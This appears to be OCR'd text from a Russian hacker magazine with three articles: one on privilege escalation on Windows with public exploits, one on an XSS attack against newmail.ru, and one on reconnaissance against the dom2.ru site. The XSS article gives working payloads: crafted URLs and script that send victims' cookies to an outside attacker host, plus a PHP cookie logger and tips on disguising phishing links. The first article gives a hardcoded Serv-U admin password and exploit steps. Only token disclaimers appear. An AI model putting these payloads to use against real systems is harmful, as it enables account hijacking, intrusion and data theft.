Затем, когда эксплойт будет успешно залит, его надо правильно запустить. Стартует он с двумя параметрами: html-файл и необходимый_порт. Если все выполнено верно, в текущем каталоге создадутся два документа с расширениями ani и html. Имя файла будет совпадать с первым указанным параметром.
Далее в инструкции по применению говорится о том, что взломщик должен запустить IE и открыть созданный документ. Но как же, спросишь ты меня, сделать это в голой консоли? А очень просто :). Разумнее всего выполнить команду *START /MIN explor-*



er.exe bad.html, где *bad.html* — созданный документ. Опция */MIN* позволит запустить эксплорер в свернутом режиме, благодаря которому пользователь не сразу заметит (если вообще заметит) постороннее окно. Впрочем, этот процесс можно успешно убить сразу после эксплуатирования, но начальная маскировка никогда не бывает лишней.

После этих нехитрых действий хакер подключается на localhost к заданному ранее порту, где его ждет шелл с системными правами. Ошибка соединения может возникнуть лишь в том случае, если атакуемая система — WinXP+SP2 либо если система была пропатчена грамотным пользователем.

Но что же делать, если первый способ не сработал? Самое главное не бросаться в панику, а трезво оценить обстановку. Причины неработоспособности эксплойта я изложил в предыдущем абзаце — скорее всего, хакер просто столкнулся с одной из них. Как вариант можно попробовать заюзать другой, не менее критический сплойт, который использует баг в службе NetDDE. Но сперва необходимо посмотреть, запущен ли сервис в текущий момент (по дефолту эта служба отключена). Взломщик сделает это с помощью запроса *NET START*. Затем он проанализирует каж-

[просмотр имени пользователя]

[анализ хакерских полномочий]

[НОРМАЛИЗУЕМ ДАННЫЕ]

Для наглядности я свел все упомянутые в статьи инструменты в отдельную таблицу. Используя ее, можно быстро скачать нужную программу и проверить свою систему на безопасность.

НАЗВАНИЕ	НАЗВАНИЕ	НАЗВАНИЕ	НАЗВАНИЕ
INTERNET EXPLORER .ANI FILES HANDLING UNIVERSAL EXPLOIT	ЛОКАЛЬНЫЙ ВЗЛОМ	WIN2K, WIN2003, WINXP+(SP1)	HTTP://WWW.SECURITYLAB.RU/_ARTICLE_IMAGES/2005/01/HOD-MS05002-ANI-EXPL.C
NETDDE BUFFER OVERFLOW EXPLOIT	ЛОКАЛЬНЫЙ ВЗЛОМ	WIN2K, WIN2003, WINXP+(SP1)	HTTP://WWW.SECURITYLAB.RU/51725.HTML
SERV-U LOCAL EXPLOIT	ЛОКАЛЬНЫЙ ВЗЛОМ	SERVU V>3.0	HTTP://WWW1.XAKEP.RU/POST/23438/EXPLOIT.TXT
MYSQL EXPLOIT	ПРОСМОТР ТАБЛИЦ MYSQL	MYSQL V.3.X	HTTP://WWW.XAKEP.RU/POST/23047/MYSQL_EXPLOIT.ZIP
BMP DOSER	ЛОКАЛЬНЫЙ DOS	I. E. 6.0	HTTP://WWW.4RMAN.COM/EXPLOITS/TINYBMP.HTM
INTERNET EXPLORER .ANI FILES HANDLING DOS	ЛОКАЛЬНЫЙ DOS	WIN2K, WIN2003, WINXP+(SP1)	HTTP://WWW.XFOCUS.NET/FLASHSKY/ICOEXP/ANIBLUE.HTM
BOUNCER	SOCKS-СЕРВЕР	WINNT	HTTP://WWW.SECURITYLAB.RU/TOOLS/DOWNLOAD/32559.HTML
LCC	КОМПИЛЯЦИЯ ЭКСПЛОЙТОВ	WINNT	HTTP://NSD.RU/SOFT/1/ANO/LCCWIN32.EXE
NETCAT	РАБОТА С СЕТЕВЫМИ ПОТОКАМИ	*	LCCHTTP://NETCAT.SOURCEFORGE.NET

дую строку и найдет (или не найдет) сервис WinDDE. После этого можно сливать эксплойт, собирать его, как это было сделано с первым экземпляром, и закачивать файл на сервер. При запуске бинарника необходимо указать аж четыре опции: IP-адрес, NETBIOS-имя, цель и порт. Первый параметр известен сразу — это сетевой адрес машины (именно тот, который светит в Сеть, а не 127.0.0.1). Второй легко находится из результата команды *NET VIEW IP-адрес* (тот, который является первой опцией). Целей всего две — цифра 0 используется для WinXP, а единица — для Win2K. И наконец, последняя опция генерируется из диапазона 1024 – 65535 на твое усмотрение :).

И что же в итоге? Если все выполнено верно, злоумышленник получит системный шелл, который откроется сразу после эксплуатирования. По каким-то причинам это чудо может и не произойти — если ранее был наложен патч на этот баг либо WinDDE вообще не запущен. В таком печальном случае хакер продолжит поиск эксплойтов.

[внешние сервисы под прицелом] Если не получилось ломать внутренние службы, можно попробовать захакать внешние. Я говорю про те, которые были поставлены пользователем компьютера. Нет, я вовсе не хочу сказать, что лопоухий юзер всегда ставит кривой софт. Просто часто после установки программы человек банально задвигает на все и придерживается принципа «работает, и ладно». Подобный софт — находка для хакера. Давай рассмотрим на примере, какие внешние программы обязательно сломаются под натиском эксплойта и дадут админский шелл, конечно :).

Самый наглядный пример одновременно дырявого и частоюзаемого софта — программа ServU FTPD. Этот дистрибутив можно найти у любого юзера крупной локальной сети. Примечательность программы в том, что она умеет все и еще чуть-чуть. Но за удовольствие нужно платить, поэтому разработчики воткнули в этот дистрибутив огромную кучу багов :). Чтобы жизнь малиной не казалась.

Одна из самых замечательных ошибок, найденных в ServU, заключается в том, что девелоперы посчитали создание администраторского аккаунта со статическим паролем довольно безопасным делом. И незаметно повесили FTP-порт на локальный хост. Таким образом, FTP-менеджер после запуска соединяется с 127.0.0.1:43958 и авторизуется под аккаунтом LocalAdministrator:#l@$ak#.lk;0@P. А что мешает хакеру прикинуться FTP-менеджером? Правильно, ничего :). Для достижения грязных целей злоумышленник заливает скомпиленный эксплойт на машину, а затем запускает его с одним-единственным параметром — командой, которую нужно выполнить. На самом деле, чтобы достичь выполнения команды, эксплойт создает дополнительный домен, а затем и пользователя в этом домене. Этот юзер наделяется всеми правами, включая привилегию SITE EXEC CMD. Затем происходит логин под этим пользователем и выполнение заданной команды. И надо сказать, этот баг присутствует даже в самой свежей версии ServU, поэтому, если софтина установлена на компе, его хозяин обречен :). Да, совсем забыл. Чтобы узнать, установлен ли FTPD на машине, нужно выполнить вышеописанную команду *NET START* и найти в списке службу Serv-U FTP Server.

Если взломщик попал на домашний компьютер web-программиста, то он обязательно найдет на нем сервис mysqld. А в случае если девелопер — человек старой закалки, то версия демона будет начинаться на 3.x. Проверить это можно элементарной командой *telnet ip-address* 3306. Релиз сервиса промелькнет в первой и единственной строке ответа. Если MySQL действительно принадлежит к третьей ветке, то можно попытаться его взломать :). В результате хакер не получит админский шелл, но зато сможет заценить содержимое всех таблиц. Для этого злоумышленник скачивает эксплойт и использует его как обычный MySQL-клиент. При этом хакер вообще не указывает пароля на соединение. Если баг в сервисе имеется, то поддельный клиент без труда законнектится и выдаст содержимое секретных девелоперских таблиц. Которые, кстати, можно продать за неплохие деньги :).


[если ничего не помогает] Если, несмотря на многочисленные попытки взлома, админские права так и не перепали, взломщик даже не огорчится. В этом случае у него есть два выхода. Либо заDoSить упрямую систему, либо использовать ее в корыстных целях, но с пользовательскими привилегиями. Рассмотрим эти варианты более подробно.

Чтобы организовать DoS, необходимо воспользоваться более ранними уязвимостями. Несмотря на устарелость, баг затаился во многих системах, а именно в Internet Explorer. Я думаю, немногие пользователи регулярно сливают патчи к ослику, поэтому прием с убийством Windows наверняка будет успешен. Итак, чтобы убить вражескую систему, хакер аккуратно сливает страницу *www.4rman.com/exploits/tinybmp.htm*, а затем все вложенные картинки, упомянутые в HTML-коде. Если у хакера старый непропатченный осел, ему вовсе не стоит соваться на ссылку, иначе его Винда скоропостижно отбросит копыта :). Лучше слить страницу каким-нибудь менеджером закачек, не забыв про рекурсию. После этого все локальные файлы транспортируются на удаленную машину, а затем уже известным тебе способом запускается explorer. Через каких-то 10-15 секунд вся оперативная память тут же будет съедена, и машина уйдет в даун.

Существует еще один баг, который не будет долго мучить Винду. Он сразу же ее ребутнет. При определенных обстоятельствах хакеру может понадобиться перезагрузить систему, однако без дополнительных средств этого не сделать (команда *shutdown -r* недоступна даже пользователю SYSTEM). Рестартануть форточки взломщику поможет брешь в обработке ANI-файлов. Если ты внимательно читал статью, то наверняка помнишь, что я уже описывал этот глупый баг. Однако помимо эксплойта существует DoS'ер, задача которого — увести систему в reboot. Я не буду рассказывать, как скомпрометировать перезагрузку, а просто дам ссылку на опасный HTML-файл:

www.xfocus.net/flashsky/icoExp/aniblue.htm.

[а зачем тебе права?] Взламывая виндовый сервер, злоумышленник преследует какие-то цели. Один желает спионерить документы, которые не прочитаешь под непривилегированным аккаунтом. Второй хочет заиметь права, чтобы открыть системный порт. А третий хакает винду, не зная, зачем он это делает. Так вот, чтобы не тратить время зря, определись с вопросом, нужны ли тебе повышенные права. К примеру, для запуска того же брутфорса или вражеского бота не требуется дополнительных полномочий. Некоторым программам необходимы дополнительные привилегии, однако в инете полно альтернативного софта, запускающегося под обычным аккаунтом. Пример тому — bouncer. Кстати, методы работы с этой программой я описывал в февральском видеоуроке



[целимся в сердце ServU!]



064



Свежие баги новой почты

ЕСТЬ ЛЮДИ, КОТОРЫЕ СОВЕРШЕННО ЗАБИВАЮТ НА БЕЗОПАСНОСТЬ СВОЕГО ПРОЕКТА. ДЕЛО НЕ В ТОМ, ЧТО ОНИ САМИ НЕ РАЗБИРАЮТСЯ В ЭТОМ И НЕ МОГУТ ПОЗВОЛИТЬ СЕБЕ НАНЯТЬ ПРОФЕССИОНАЛА. ДЕЛО В САМОМ НЕЖЕЛАНИИ УСИЛИВАТЬ SECURITY И В НЕПОНИМАНИИ ВАЖНОСТИ ЭТОЙ СОСТАВЛЯЮЩЕЙ. ЧТО ИЗ ЭТОГО ПОЛУЧАЕТСЯ, ВСЕ МЫ ЗНАЕМ — ДЛИННАЯ ЛЕНТА ЗАДЕФЕЙСЕННЫХ САЙТОВ НА БАГТРАКЕ. КРУПНЫЕ СЕРВИСЫ ЗАЩИЩЕНЫ НАМНОГО ЛУЧШЕ. СЛУЧАИ ПОЛОМОК ТАКИХ СИСТЕМ КРАЙНЕ РЕДКИ. НО ВПРОЧЕМ, ЭТО НЕ ВСЕГДА ТАК. СЕГОДНЯ Я РАССКАЖУ ТЕБЕ О ТОМ, КАК МЕНЕЕ ЧЕМ ЗА ПОЛЧАСА ОДИН ХАКЕР РАСПРАВИЛСЯ С ПЯТЬЮ САЙТАМИ В ДОМЕНЕ NEWMAIL | Rossomahaar (rossomahaar@mail.ru)

Уязвимости почтового сервера newmail.ru

[как все начиналось] Вся история, как и многие подобные ей, началась поздним вечером. Автор, прогуливаясь по Сети, решил зайти в ЖЖ одного знакомого. Оставив свой коммент, я уже собирался уходить, как вдруг увидел ссылку рядом с user info. Эта ссылка вела на его сайт, о существовании которого я и не подозревал. На сайте пробыл не долго, читать там было практически нечего — типичная хомпага. Мое внимание привлекла ссылка на архив фотографий. Поскольку весили они не так много, я, недолго думая, кликнул по ней и начал ждать загрузки страницы. Но не тут-то было. Сайт находился на сервере «Новой почты», у которой насчет файлов своя политика, как, впрочем, и у многих других подобных сервисов. Перед отправкой файла их сервер проверял наличие cookies, которые у меня были заблокированы. Делалось это для того, чтобы помешать другим веб-мастерам ставить ссылки на чужие файлы, находящиеся на серверах *NewMail.ru*.

[волшебная страничка] В результате меня перебросило на страничку, содержащую ссылку на скачиваемый архив. Я уже хотел было забрать его, но мой взгляд по привычке устремился в адресную строку браузера. Она выглядела так: *http://www.newmail.ru/messages/file.dhtml?file=some.newmail.ru/archiv/switch/frend.jpg*. Такой поворот событий враз заставил меня забыть о чужих фотках :). Я очень люблю, когда параметры задаются в виде ссылки, — обычно такие системы содержат много багов. Так оказалось и в этот раз. Я сразу же начал подставлять туда значения типа *../../../../etc/passwd*. Но это, естественно, не заработало. В принципе, я даже не рассчитывал, что это что-то даст, но попробовать из интереса стоило. Я заметил, что значение переменной *file* подставляется в адрес ссылки на файл. То есть если запросить файл *some.newmail.ru/archiv/switch/frend.jpg*, на странице это будет выглядеть как *http://some.newmail.ru/archiv/switch /frend.jpg*. Тогда я решил



[бажный скрипт]



Товарищ, помни! Всю информацию мы предоставляем только в ознакомительных целях. Ни автор, ни редакция не несут ответственности за твои вероятные подвиги ;). Не нарушай закон

посмотреть, проверяет ли скрипт переменную на наличие спецсимволов, а именно html-тэгов. Вместо строки с адресом архива я подставил *<h1>ПРИВЕТ, БАЖНЫЙ СКРИПТ</h1>*. Если ты посмотришь на скриншот, то увидишь, что из этого получилось.

Переменная *file* не фильтровалась. То есть в страницу можно внедрить любой HTML-код. Но что это даст? Если кто-то из читателей является «счастливым» владельцем почтового ящика или сайта на «Новой почте», то пусть вспомнит, как проходит авторизация. Первый раз тебя просят ввести логин и пароль, которые записываются в cookie в виде идентификатора сессии. После данной операции почтовики узнают тебя и без авторизации. Причем хочешь ты того или нет, запретить запись сессии в куки невозможно — это делается насильно. Те, кто давно читает наш журнал, наверняка уже догадались, как можно выжать выгоду из этой ситуации. Тем более что о взломе «Новой почты» мы уже писали.

[CSS рулит] Нет-нет, таблицы стилей здесь не причем. CSS-атакой называют действия, в ходе которых при помощи методов серверного приложения проводится атака на клиентскую сторону. Если в детстве ты учил web-языки, то наверняка помнишь, что печенья читаются только теми узлами, которые их поставили. Другим доступ закрыт. Весь смысл атаки сводится к тому, чтобы внедрить вредоносный код в страницу на ломаемом сервисе. Как можно запустить жука на сервер «Новой почты», мы уже знаем — подставить его в параметр переменной file. Сам же жук будет представлять собой простейший javascript-код, читающий куки и отправляющий их специальному скрипту. Чтобы удостовериться в своих подозрениях и не обломаться в решающий момент, я подставил следующий код: *<script language="javascript">alert(document.cookie);</script>*. В результате перехода по сконструированной ссылке функция *alert()*; выдала миниокошко, в котором содержались все данные, необходимые для авторизации на сервере «Новой почты». Это меня очень порадовало, и я принялся подготавливать инструменты для осуществления атаки. Ее сценарий будет выглядеть так:

1 Жертве каким-либо образом нужно подсунуть ссылку (как это сделать лучше всего, поговорим позже).
2 После перехода по ней кукисы ламера считываются внедренным js (его встроим с помощью параметра переменной file).
3 Яваскрипт открывает принимающую кукисы страницу с параметрами в виде прочтенных пользовательских cookie, происходит запись результатов в файл, о чем мы узнаем по пришедшему письму.
4 Подделываем печенья и логинимся на сервере. Начнем со скрипта приема кукисов, который отсылал бы их нам на мыло или записывал в файл на сервере. Ниже представлена его PHP-реализация:

```
<?
if ($QUERY_STRING=="") exit;
$f=fopen ("data.dat","a+");
fwrite($f, "$QUERY_STRING \n\n");
fclose($f);
echo "Все ок";
?>
```

Даже если ты не знаком с PHP, тебе все должно быть понятно, кроме, разве что, переменной *$QUERY_STRING*, которую мы записываем в файл. *$QUERY_STRING* — это переменная окружения, содержащая в себе все параметры, передаваемые скрипту. Проще говоря, если обратиться к нему ссылкой *домен/?f=15&gh=22*, то в файл будет записано значение, идущее после вопросительного знака: *f=15&gh=22*. Можно еще добавить функцию mail();, которая отсылала бы нам результаты прямо на мыло. Делается это достаточно легко: *mail ("stream@oskolnet.ru","Lamep klunul","$QUERY_STRING");*.
Следующий шаг — написание яваскрипт-кода, который должен отсылать нам результат своей работы. Я решил сразу встроить его в ссылку, чтобы тебе лучше запомнилось:

```
http://www.newmail.ru/messages/file.dhtml?file=wow">lol</a><script language="javascript">open('http://xbit.switch.pp.ru/index.php?'+document.cookie); </script><a>
```

По идее, после прохождения по этой ссылке должна открыться страница (ее код приведен выше), записывающая переданные параметры, но этого не произошло. Я попытался повторить действия, но ничего не вышло. Поначалу промелькнула мысль о синтаксической ошибке — содержимое ява-контейнеров было выведено как обычный текст. Просмотрев сорцы собранной страницы, я заметил любопытную фишку: знак «+» в переменной file фильтровался! Он заменялся пробелом, поэтому js-код работал совсем не так, как мне хотелось. К слову, этот факт сильно удивил — фильтруя знак сложения, разработчики поленились добавить функцию очистки html-тэгов. Это было по меньшей мере странно, и поначалу я даже думал, что ничего не получится. Ведь присоединить к ссылке кукисы становилось невозможным. Но тут мне пришла в голову одна идея, которая и помогла выйти из этой ситуации. Ведь javascript-код можно использовать двумя способами: непосредственно вставить в страницу или прилинковать атрибутом *src*. Так как первый вариант не подошел, пришлось воспользоваться вторым. Залив файл *xbit.js* на свой сервер, я составил следующий линк:

```
http://www.newmail.ru/messages/file.dhtml?file=wow">lol</a><script src="http://xbit.switch.pp.ru/xbit.js"></script><a>
```


В самом же *xbit.js* я оставил всего одну строчку:

```
open('http://xbit.switch.pp.ru/index.php?'+document.cookie);
```

Полдела было уже сделано. Осталось подсунуть линк жертве.



[вот так в HTML-код добавлен наш скрипт. Немного кривовато, но мы это исправим]



[как видишь, теперь код вставился нормально]

[маскировка] Для проведения любой атаки необходимо остаться незамеченным. Речь идет не только о том, чтобы жертва не смогла впоследствии найти обидчика. Под вопросом стоит успех самой атаки. Ведь если юзер не пройдет по ссылке, то мы не получим его данные. Для того чтобы не попалиться, опытные взломщики имеют в виду следующее.

1 Место размещения линка очень важно. В данном случае лучше всего прислать его по почте. Почему — я думаю, понятно. Во-первых, потому, что для чтения почты пользователю придется залогиниться на почтовом сервере, а это гарантирует наличие куков — *newmail.ru* установит свежие печенья, которые и украдет хакер. А во-вторых, хакер может подделать заголовок письма и в отправителе указать службу поддержки ломаемого сервиса. Это даст практически 100% гарантию прочтения письма.

2 Когда юзер пройдет по ссылке, у него откроются два окна. Первое — бажная страница, вторая — страница, записывающая кукисы. Это вызовет много вопросов, тем более что на уязвимой странице в качестве ссылки на файл будут торчать html-тэги. Вывод — от такой страницы нужно избавиться. Сделать это на все том же яваскрипте не составит труда, ибо для этого существует специальная функция *close()*, которая и закроет подозрительную страничку. В браузере Опера все пройдет безо всяких проблем. С IE будет чуть сложней, так как ослик спрашивает разрешения на закрытие страницы, что не есть гуд. Но и с этим можно легко справиться. Если верно составить яваскрипт, то функцией *document.write()* на странице можно вывести любой текст, который и успокоит пользователя.

3 Ссылка. Даже полный ламер не клюнет на наживку, если крючок из нее будет торчать слишком нагло. Это я к тому, что неплохо было бы зашифровать сам линк. Делается это очень просто — при помощи hex-перекодировщиков, коих в Сети просто немерено.

[результат] После проделанных операций хакер получает все содержимое куков пользователя:

```
b=b; cust=hasfstLMt16rBDpYAy0vZ76EJcpMKmqJ; pfp=nm-1; popdf=nm-popdf-1; pfps=nm-3; session=zDMTsMnXVD4ugJui-OC6NcaeARLF5WtDm; b=b
```

Немного странная запись. Ты, наверное, ждал, что мы получим что-то типа связки логин-пароль? К сожалению, NewMail проводит авторизацию при помощи идентификатора сессии, что позже очень нам помешает :(. Итак, получив чужие куки, я приступил к заключительному шагу — авторизации под видом жертвы. Заюзав специальный софт для редактирования кукисов, я изменил свои данные на полученные (ранее я зарегистрировался на «Новой почте», где мне и поставили мои печенья). Набрав в браузере адрес сервера, я с нетерпением ждал загрузки и успешной авторизации, но неожиданно возникла проблема, которую я должен был предвидеть. Дело в том, что скрипт мог читать только куки, которые были установлены сервером *www4.newmail.ru*, а процесс опознания проходил в домене *www.newmail.ru*. Позже, разобравшись во всех куках, я понял, что они устанавливаются дважды: первый раз при вводе логина и пароля, а второй — при попадании в домен *www4.newmail.ru*. Куки, устанавливаемые последним доменом, выудить удалось. Но для доступа к пользовательскому аккаунту требовались и печенья, полученные при авторизации. Их у меня не было. Такой расклад событий меня не устраивал, и, загрузив индексную страницу почтовика, я принялся выискивать аналогичный баг. Поиски были тщетны — бажных страниц больше не было. Да даже если бы и были, заманить ламера сразу на две страницы вряд ли удастся (конечно, можно организовать все дело при помощи pop-up окон, но это выглядело бы слишком подозрительно). Огорченный, я сделал еще две попытки зайти на сервак, но, увы, они были неудачными.

Знаешь, бывают такие моменты, когда, перепробовав практически все свои коронные фишки, хакеру приходится отступать. Так было и со мной. Напоследок я еще пару раз поколдовал с печеньями, но и это оказалось пустой затеей. И вдруг я вспомнил один интересный случай из своей практики — из-за кривой системы опознания пользователя бажный форум пропускал любого обратившегося сразу к топику, а не на индексную страницу. После этого у меня появилась слабая надежда, что одна из страниц почтовика могла не проверять печенья, установленные индексным хостом (*www.newmail.ru* — этих куков у меня не было). Успешно залогинившись под тестовым ником, я записал адреса ключевых страниц управления аккаунтом. Завершив сеанс, сразу же приступил к реализации задумки — подменив печенья на украденные и изменив идентификатор сессии в параметре session_id, стал поочередно просматривать страницы. Начал с почтового интерфейса и… увы, обломился. Но поиск продолжил. И удача улыбнулась мне — страница загрузки файлов на сервер не требовала отсутствующих кукисов! Это значит, что, завладев одним только идентификатором сессии, я мог админить сайт жертвы. А позже выяснилось, что для этих целей даже не надо подделывать cookie, так как страница работает исключительно с сессией, передаваемой параметром *session_id*.



[регистрируйся и взламывай!]

[заключение] Вот я и поведал тебе о новом баге знаменитого почтовика. Увы, так получилось, что из-за измененной системы авторизации мы так и не смогли получить полный доступ к аккаунту пользователя. Хотя это с какой стороны посмотреть. Дело в том, что сервис пускает на страницу со сменой пароля и секретного вопроса. Изменить ответ на секретный вопрос не составит труда, а вот поставить новый пароль не получится, поскольку для этого требуется знать старый пасс. Никто, правда, не мешает хакеру изменить секретный вопрос, а затем восстановить пароль, используя его!

[Tips&Tricks]

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.

До сих пор многие пользуются дискетами формата 3,5". Бывает такая ситуация, что дискета перестает читаться и система Windows предлагает отформатировать ее. Так вот, не все потеряно! Меня много раз спасали от потери данных такие действия: вставляем чистую (то есть читаемую дискету), открываем, после чего меняем ее на битую дискету. Не закрывая окна, жмем «Обновить» или F5 и смотрим содержимое битой дискеты [DNA]NetworM upro@mail.ru



Тотальный дестрой «Дома-2»

КАК ПРАВИЛО, ДВИЖКИ КРУПНЫХ ИНТЕРНЕТ-ПРОЕКТОВ ПИШУТСЯ ПОД ЗАКАЗ. ПРЕИМУЩЕСТВО ТАКИХ РЕШЕНИЙ СОСТОИТ В ТОМ, ЧТО ИСХОДНЫЙ КОД НЕДОСТУПЕН ДЛЯ ВЗЛОМЩИКОВ И, СЛЕДОВАТЕЛЬНО, СТАНОВИТСЯ ГОРАЗДО СЛОЖНЕЕ НАЙТИ В НЕМ УЯЗВИМОСТЬ. НО ЧАСТО БЫВАЕТ ТАК, ЧТО, ЖЕЛАЯ СЭКОНОМИТЬ, К ПРЕКРАСНОМУ ДВИЖКУ ДОБАВЛЯЮТ КАКОЙ-НИБУДЬ ПОПУЛЯРНЫЙ OPENSOURCE ФОРУМ ИЛИ ЧАТ, ТЕМ САМЫМ КОМПРОМЕТИРУЯ БЕЗОПАСНОСТЬ ВСЕЙ СИСТЕМЫ. ИМЕННО ТАК И ПОЛУЧИЛОСЬ В ЭТОМ СЛУЧАЕ, КОГДА Я ВЗЛОМАЛ САЙТ МЕГАПОПУЛЯРНОГО РЕАЛИТИ-ШОУ «ДОМ 2» | GreenwooD (greenwood3@yandex.ru)

История взлома сервера крупной телекомпании

[intro] В один ничем не примечательный вечер, лежа на диване, я смотрел кабельное телевидение. Программ там было предостаточно, но найти что-то под настроение никак не удавалось. Переключая каналы, я наткнулся на рекламу проекта «Дом 2». Реклама закончилась, в углу экрана появился логотип ТНТ, и мне стало интересно, что же это за проект.

После нескольких минут просмотра все стало понятно. Люди «строят любовь» по телевизору, при этом немного переигрывают, жуют по заказу отвратную лапшу и запивают ее рекламируемым бульоном. Все эти маски на лицах, фальшивые улыбки, бесполезные разговоры. Однако это прет кучу народу, и кто-то на этом неплохо зарабатывает.

Конечно, продолжать смотреть это у меня не возникло никакого желания, и я решил, что лучше сходить подышать свежим воздухом, чем смотреть эту гнусную синтетику. Уже собравшись уходить, я заметил, что там начинается какое-то голосование. Ведущий сказал, что сегодня мужское голосование, так что, парни, крепитесь. Затем произошел сам воатинг, результатом которого стала фраза «Извини, Вася, но ты сегодня уходишь». В Васиных глазах видна скорбь. Одна из ведущих подходит к ноутбуку, открывает крышку и, смотря на светящуюся матрицу, говорит: «Вася, сегодня зрители на твоей стороне!». Вася на первом месте по SMS-голосованию, он остается в шоу. А я тем временем замечаю, что результаты голосования открыты в Internet Explorer, а в адресной строке браузера написано *http://dom2.ru/sms/immunity*. Значит, результаты голосования лежат в интернете, а это уже интересно. Запоминаю адрес сайта и срочно отправляюсь развеяться на улицу.

URI — Uniform Resource Identifiers — это строка символов, указывающая на абстрагированные ресурсы системы. Разделяется на URL Uniform Resource Locator и URM Uniform Resource Name. Подробную информацию смотри в RFC 2396 и 2732.

[ночной экскурс] После прогулки нужно выспаться перед ночным боем. Действительно, несколько часов хорошего сна никому еще не повредили. Ставлю будильник и — спать.

Просыпаюсь от противного звона, сонный смотрю на часы. Отлично! Ровно два часа ночи, пора приниматься за дело. Звоню провайдеру, у него, как обычно в это время, занято. После двадца-



[незаметный дефейс, который провисел меньше минуты]

http://www.security-lab.ru/49633.html
http://rfc.net/rfc2732.html
http://rfc.net/rfc2396.html
http://rst.void.ru/download/r57phpbb2010.txt - phpBB2.10.0 Explit
http://heanet.dl.sourceforge.net/sourceforge/phpmyadmin/phpMyAdmin-2.6.1.tar.gz - phpMyAdmin
http://www.security.nnov.ru/soft/3proxy/0.5b/3proxy.tgz - 3Proxy
http://download.insecure.org/nmap/dist/nmap-3.81.tgz - Nmap

ти попыток я наконец-то в Сети. Ну что ж, приступим. Для начала мне нужно было позаботиться о собственной безопасности. Для этого необходимо было найти качественный анонимный проксик. Как известно, ни один public-proxy нельзя считать надежным, и поэтому я решил заюзать свой собственный. Открыв заранее припасенный файл *webshells.txt*, я нашел подходящую машину и установил туда 3Proxy от ЗАРАЗЫ, добавив в исходник строку *#define ANONYMOUS*, чтобы соблюдать анонимность.

[первый осмотр пациента] Указав в браузере, что нужно подключаться через прокси-сервер, я зашел по адресу *http://dom2.ru/sms/immunity*, и передо мной предстала страница с тем самым рейтингом голосований, который я видел вечером. Результаты выводятся пользователю во флэше и, наверное, динамически меняются каким-то управляющим скриптом. Но меня это пока не особенно интересовало. На странице с рейтингом ничего интересного не было, и тогда я зашел на главную страницу ресурса. Как выяснилось позже, на сайте находится довольно много различных скриптов, и в большинстве из них существуют SQL-Injection ошибки. Например, обратившись по адресу *http://forum.dom2.ru/index.phtml?forum='*, я увидел ошибку следующего вида:

```
Query Error!

You have an error in your SQL syntax. Check the manual that corresponds to your MySQL server version for the right syntax to use near '\' AND msg_ID=msg_ThreadID AND msg_Status=1' at line 1
```

В данном случае возможна SQL-инъекция, но символ одиночной кавычки экранируется, а это очень сильно снижает возможности атаки. Тогда я попытался заменить одинарную кавычку на ее URI-аналог %27. Однако это не помогло, и сервер вновь поставил экран. Я решил оставить на время форум и получше оглядеться на сайте. Сразу нашелся магазин. Запрос *http://dom2.ru/shop/index.phtml?cat=`* показал, что и этот скрипт тоже бажный. В исходнике страницы я нашел hidden-параметр с номером вопроса для голосования, однако эта переменная проверялась. Несмотря на неудачу, все-таки некоторые зацепки у меня были. Но я решил оставить их на самый крайний случай, поскольку пока что мне не хотелось возиться с составлением UNION-запросов.



Данная статья есть плод моего дикого воображения. Читатель должен воспринимать этот материал как информацию к размышлению. Размышлять об этом рекомендуется в мысленной форме и никогда не предпринимать чего-либо незаконного.



На нашем диске ты найдешь многие из вышеописанных программ и скриптов.

Я решил собрать как можно больше информации об интересующем хосте, чтобы потом прикинуть дальнейший план действий.

[детальный сбор информации] Для начала я узнал ip-адрес сайта *dom2.ru*, для чего выполнил на web-шелле команду *nslookup dom2.ru*, которая указала на *83.222.5.45*.

Введя в браузере адрес *http://83.222.5.45*, я увидел только стандартную страничку Apache с сообщением об успешной установке. Стало ясно, что тут хостится не один сайт и сервер настроен на использование виртуальных хостов.

Тогда я сделал обратный резолв IP и узнал, что данному адресу соответствует домен *www.tnt-tv.ru*.

Поскольку теперь я знал, что на одном физическом сервере крутятся по крайней мере два проекта, мне захотелось узнать больше. Я зашел на *www.ripn.net:8080/nic/whois* и сделал два запроса по доменам *tnt-tv.ru* и *dom2.ru*, в результате чего выяснил, что у обоих проектов разные админы и даже более того: в первом ответе в качестве ns указаны хосты в зоне *tnt-tv.ru*, в то время как имя *dom2.ru* поддерживали *ns1.articul.ru* и *ns2.articul.ru*.

Что за артикул.ру? Сейчас узнаем. Ввожу в браузере *http://articul.ru* и попадаю на страничку какой-то дизайнерской компании. В голове пролетает мысль, что эта контора делает дизайн для проектов TNT и, возможно, осуществляет их поддержку. Действительно, в разделе «Клиенты» я без труда нашел компанию ТНТ. Кликнув по призывной ссылке, я перешел по адресу *http://articul.ru/portfolio/?client=55* и увидел список всех проектов, сделанных для TNT: *www.tnt-tv.ru*, *dom2.ru*, *livetnt.ru*, *golodtnt.ru* и *12tnt.ru*.
Я решил посмотреть IP-адреса новых доменных имен и в итоге получил следующее:

```
12tnt.ru 69.50.173.22
golodtnt.ru 217.16.28.45
livetnt.ru 83.222.5.45
```

Чтобы двигаться дальше, нужно было подытожить полученную информацию. Что мы имеем: *www.tnt-tv.ru*, *dom2.ru* и *livetnt.ru* хостятся на *83.222.5.45*. На других проектах, таких как golodtnt.ru и *12tnt.ru*, стоит редирект на страницу *dom2.ru*. Проекты больше не поддерживаются и, как показал анализ по базе whois, хостятся где-то совсем в другом месте.
